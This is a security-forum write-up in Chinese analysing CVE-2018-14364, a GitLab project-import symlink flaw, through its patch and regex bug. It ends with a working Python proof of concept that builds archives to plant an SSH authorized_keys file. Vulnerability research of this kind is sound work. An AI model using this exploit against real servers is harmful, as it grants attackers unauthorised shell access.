GitLab远程代码执行漏洞分析 -【CVE-2018-14364】

chybeta / 2018-08-29 13:09:42 / 浏览数 28105 安全技术 漏洞分析 顶(0) 踩(0)

漏洞公告

2018年7月17日，Gitlab官方发布安全更新版本，修复了一个远程命令执行漏洞，CVE ID为CVE-2018-14364，该漏洞由长亭研究人员发现，并在hackerone平台提交

Remote Code Execution Vulnerability in GitLab Projects Import

The GitLab projects import component contained a vulnerability which allowed an attacker to write files to arbitrary directories on the server and that could result in remote code execution. The vulnerability has now been mitigated and is assigned to CVE-2018-14364.

Thanks to @nyangawa of Chaitin Tech for responsibly reporting this vulnerability to us.

Versions Affected

Affects GitLab CE/EE 8.9.0 and later.

影响版本：>= 8.9.0
修复版本：11.0.4, 10.8.6, and 10.7.7

漏洞分析

以版本11.0.3为例。根据版本源码对比

从CHANGELOG.md中得知为`Fix symlink vulnerability in project import`

主要修改的代码文件为lib/gitlab/import_export/file_importer.rb

lib/gitlab/import_export/file_importer.rb — View file @ edb037cb

```
@@ -4,6 +4,7 @@ module Gitlab
       include Gitlab::ImportExport::CommandLineUtil

       MAX_RETRIES = 8
+      IGNORED_FILENAMES = %w(. ..).freeze

       def self.import(*args)
         new(*args).import
@@ -59,7 +60,7 @@ module Gitlab
       end

       def extracted_files
-        Dir.glob("#{@shared.export_path}/**/*", File::FNM_DOTMATCH).reject { |f| f =~ %r{.*/\.{1,2}$} }
+        Dir.glob("#{@shared.export_path}/**/*", File::FNM_DOTMATCH).reject { |f| IGNORED_FILENAMES.include?(File.basename(f)) }
       end
     end
   end
```


主要关注一下`extracted_files`。

当我们import一个项目时，会进入到`file_import.rb`。然后调用第17行的：

```
def import
       mkdir_p(@shared.export_path)

       remove_symlinks!

       wait_for_archived_file do
           decompress_archive
        end
```

```
    rescue => e
        @shared.error(e)
        false
    ensure
        remove_symlinks!
    end
```

remove_symlinks用于删除导入文件中存在的符号链接。此前gitlab就因为符号链接的问题爆出过多个RCE问题，因此在这里做了检查：

```
def remove_symlinks!
       extracted_files.each do |path|
          FileUtils.rm(path) if File.lstat(path).symlink?
       end

       true
    end
```

而extracted_files定义在61行，这个方法用于列出解压出来的所有文件。

```
def extracted_files
       Dir.glob("#{@shared.export_path}/**/*", File::FNM_DOTMATCH).reject { |f| f =~ %r{.*/\.{1,2}$} }
    end
```

在ruby中,关于正则表达式的符号定义如下：

Anchors are metacharacter that match the zero-width positions between characters, *anchoring* the match to a specific position.

- ^ - Matches beginning of line
- $ - Matches end of line
- \A - Matches beginning of string.
- \Z - Matches end of string. If string ends with a newline, it matches just before newline
- \z - Matches end of string
- \G - Matches first matching position:

也就是说%r{.*/\.{1,2}$}这个正则表达式最后的$只能匹配到一行的末尾（Matches end of line），而不是整个字符串的末尾（Matches end of string）。

根据POSIX 标准，对于文件名（filename）除了slash character/和null byte NULL外，其余字符均可以：

3.169 Filename

A name consisting of 1 to {NAME_MAX} bytes used to name a file. The characters composing the name may be selected from the set of all character values excluding the slash character and the null byte. The filenames dot and dot-dot have special meaning. A filename is sometimes referred to as a "pathname component".

Note:
Pathname Resolution is defined in detail in *Pathname Resolution*.

所以只要创建一个名字以\n开头的符号链接文件，就无法被extracted_files列出。

回到版本源码对比，在测试文件file_importer_spec.rb里：

spec/lib/gitlab/import_export/file_importer_spec.rb — View file @ edb037cb

```
@@ -7,6 +7,7 @@ describe Gitlab::ImportExport::FileImporter do
   let(:symlink_file) { "#{shared.export_path}/invalid.json" }
   let(:hidden_symlink_file) { "#{shared.export_path}/.hidden" }
   let(:subfolder_symlink_file) { "#{shared.export_path}/subfolder/invalid.json" }
+  let(:evil_symlink_file) { "#{shared.export_path}/.\nevil" }

   before do
     stub_const('Gitlab::ImportExport::FileImporter::MAX_RETRIES', 0)
@@ -34,6 +35,10 @@ describe Gitlab::ImportExport::FileImporter do
       expect(File.exist?(hidden_symlink_file)).to be false
     end

+    it 'removes evil symlinks in root folder' do
+      expect(File.exist?(evil_symlink_file)).to be false
+    end
+
     it 'removes symlinks in subfolders' do
       expect(File.exist?(subfolder_symlink_file)).to be false
     end
@@ -75,5 +80,7 @@ describe Gitlab::ImportExport::FileImporter do
     FileUtils.touch(valid_file)
     FileUtils.ln_s(valid_file, symlink_file)
     FileUtils.ln_s(valid_file, subfolder_symlink_file)
+    FileUtils.ln_s(valid_file, hidden_symlink_file)
+    FileUtils.ln_s(valid_file, evil_symlink_file)
   end
 end
```

因此构建测试环境：

```
require "tmpdir"
puts "The temp dir is: #{Dir.tmpdir}"

export_path="#{Dir.tmpdir}/file_importer"
evil_symlink_file="#{export_path}/.\nevil"
valid_file="#{export_path}/valid.json"

FileUtils.mkdir_p("#{export_path}/subfolder/")
FileUtils.touch(valid_file)
FileUtils.ln_s(valid_file, evil_symlink_file)
```

```
root@iZj6c1j3bxsdx3smxft4ymZ:/tmp/file_importer# ls -la
total 12
drwxr-xr-x 3 root root 4096 Aug 28 11:09 .
drwxrwxrwt 8 root root 4096 Aug 28 11:09 ..
lrwxrwxrwx 1 root root   29 Aug 28 11:09 .?evil -> /tmp/file_importer/valid.json
drwxr-xr-x 2 root root 4096 Aug 28 11:09 subfolder
-rw-r--r-- 1 root root    0 Aug 28 11:09 valid.json
```


可以看到原本的正则表达式是无法检测到\nevil文件的：

```
root@iZj6c1j3bxsdx3smxft4ymZ:/tmp/file_importer# irb
irb(main):001:0> Dir.glob("./**/*", File::FNM_DOTMATCH).reject { |f| f =~ %r{.*/\.{1,2}$} }
=> ["./subfolder", "./valid.json"]
irb(main):002:0> IGNORED_FILENAMES = %w(. ..).freeze
=> [".", ".."]
irb(main):003:0> Dir.glob("./**/*", File::FNM_DOTMATCH).reject { |f| IGNORED_FILENAMES.include?(File.basename(f)) }
=> ["./subfolder", "./.\nevil", "./valid.json"]
irb(main):004:0>
```


利用过程


提供一下压缩包生成脚本：

```
import os
import shutil

def step_one():
        os.chdir(uploads_dir)
        gitlab_dir = "/var/opt/gitlab"
        evil_symlink_name = ".\nevil"
        os.symlink(gitlab_dir, evil_symlink_name)
        os.chdir(exp_dir)
        os.system("tar -czf ../step1.tar.gz  . && rm -r uploads && mkdir uploads")
```


```
def step_two():
        os.chdir(uploads_dir)
        evil_ssh_dir_name = ".\nevil/.ssh"
        os.makedirs(evil_ssh_dir_name)
        evil_dir = os.getcwd() + "/" + evil_ssh_dir_name
        os.chdir(evil_dir)
        shutil.copy(authorized_keys,"authorized_keys")
        os.chdir(exp_dir)
        os.system("tar -czf ../step2.tar.gz  . && rm -r uploads && mkdir uploads")

if __name__ == '__main__':
        uploads_dir = os.getcwd() + "/evil/uploads"
        exp_dir = os.getcwd() + "/evil"
        authorized_keys = os.getcwd() + "/key.pub"
        step_one()
        step_two()
```




key.pub里保存公钥。其余文件见文末附件压缩包。

创建项目project ，选择Import project后选择Import an exported GitLab project




待导入成功后，如下图：



注意此时的项目名为`test`，同时右下角有一个`Remove project`，点击删除掉project，然而此时在gitlab的目录下，`test`还没有被删除。

新建一个project，仍然采用`Import an exported GitLab project`，然后上传第二个压缩包




第二个压缩包的内容如下，`\nevil`是目录名

```
VERSION
project.json
uploads/
uploads/.\nevil/
uploads/.\nevil/.ssh/
uploads/.\nevil/.ssh/authorized_keys
```

gitlab在解压第二个压缩包时，会尝试往目录`\nevil`里写入`.ssh/authorized_keys`，而由于上一步的符号链接`\nevil`没有删除，所以实际写入的目录是`/var/opt/gi`

```
root@iZj6c1j3bxsdx3smxft4ymZ:/var/opt/gitlab/.ssh# ls -l
total 4
-rw------- 1 git git 19 Aug 29 13:01 authorized_keys
root@iZj6c1j3bxsdx3smxft4ymZ:/var/opt/gitlab/.ssh# cat authorized_keys
tested by chybet4

root@iZj6c1j3bxsdx3smxft4ymZ:/var/opt/gitlab/.ssh# ls -l
total 4
-rw------- 1 git git 8 Aug 29 13:01 authorized_keys
root@iZj6c1j3bxsdx3smxft4ymZ:/var/opt/gitlab/.ssh# cat authorized_keys
Pwned !
```



可以看到authorized_keys已经被写入了公钥。此后用用户名git和公钥对应的私钥直接ssh连接服务器即可。

Reference

- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-14364

poc.zip (0.004 MB) 下载附件

点击收藏 | 2 关注 | 1

上一篇：求助！苹果手机丢失，又遇伪基站钓鱼 下一篇：Windows利用技巧：从任意目录...

1. 1 条回复

postma****@lanme 2018-11-26 20:25:21

tar: ./uploads/.\nevil: Cannot open: File exists
tar: Exiting with failure status due to previous errors
, Unable to decompress /var/opt/gitlab/gitlab-rails/shared/tmp/project_exports/uploads/step1.tar.gz into /var/opt/gitlab/gitlab-rails/shared/tmp/project_exports/kingcode/test

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录